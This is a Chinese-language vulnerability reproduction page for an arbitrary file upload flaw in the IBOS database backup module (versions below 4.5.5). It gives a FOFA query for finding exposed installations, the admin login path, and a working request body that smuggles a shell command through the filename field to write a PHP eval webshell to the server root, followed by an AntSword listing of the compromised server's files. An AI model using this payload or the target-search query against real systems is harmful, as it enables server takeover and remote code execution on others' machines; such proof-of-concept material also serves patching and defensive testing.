

# IBOS 数据库模块 任意文件上传漏洞

---

[漏洞描述](#)

[漏洞影响](#)

[FOFA](#)

[漏洞复现](#)

## 漏洞描述

IBOS 后台数据库模块 存在任意文件上传漏洞，攻击者进入后台后可以上传恶意文件控制服务器

## 漏洞影响

```
1 IBOS < 4.5.5
```

## FOFA

```
1 body="IBOS" && body="login-panel"
```

## 漏洞复现


登录页面如下

```
1 http://xxx.xxx.xxx.xxx/?r=dashboard/default/login
```

找到数据库备份模块



提交并抓包



修改filename参数发送包会上传peiqi.php文件到根目录

```
1 backuptype=all&custom_enabled=1&method=shell&sizelimit=2048&extendins=0&sqlcompat=MYSQL41&sqlcharset=utf8&usehex=0&usezip=0&filename
```

```
=peiqi%26echo "<?php eval($_REQUEST[peiqi]);?>">peiqi%PATHEXT:~0,1%php%26peiqi&dbSubmit=1
```



PHP Version 5.3.28

AntSword 编辑 窗口 调试

目录列表 (8)

- C:/
- D:/
- IBOS
  - WWW
    - api
    - data
    - install
    - library
    - mobile
    - static
    - system
    - upgrade

文件列表 (20)

新建 上层 刷新 主目录 书签 D:/IBOS/WWW/ 读取

名称	日期	大小	属性
install	2020-10-13 19:08:01	4 Kb	0777
library	2020-10-13 19:08:02	4 Kb	0777
mobile	2020-10-13 19:08:03	0 b	0777
static	2020-10-13 19:10:12	4 Kb	0777
system	2020-10-13 19:08:16	4 Kb	0777
upgrade	2020-10-13 19:08:16	4 Kb	0777
2021.php	2021-04-13 19:46:54	31 b	0666
cancel.html	2018-11-22 15:17:50	1.04 Kb	0666
gulpfile.js	2018-11-22 15:17:50	1.04 Kb	0666
index.php	2018-11-22 15:18:08	1.94 Kb	0666
l.php	2014-03-20 18:00:50	19.66 Kb	0666
package.json	2018-11-22 15:17:50	1.69 Kb	0666
peiqi.php	2021-04-13 19:50:27	31 b	0666
peiqi.php%26peiqi.sql	2021-04-13 19:50:04	1.08 Mb	0666
phpinfo.php	2013-05-09 20:56:38	23 b	0666
static.php	2018-11-22 15:18:08	6.76 Kb	0666
upgrade.html	2018-11-22 15:17:54	762 b	0666
web.config	2018-11-22 15:18:08	909 b	0666

任务列表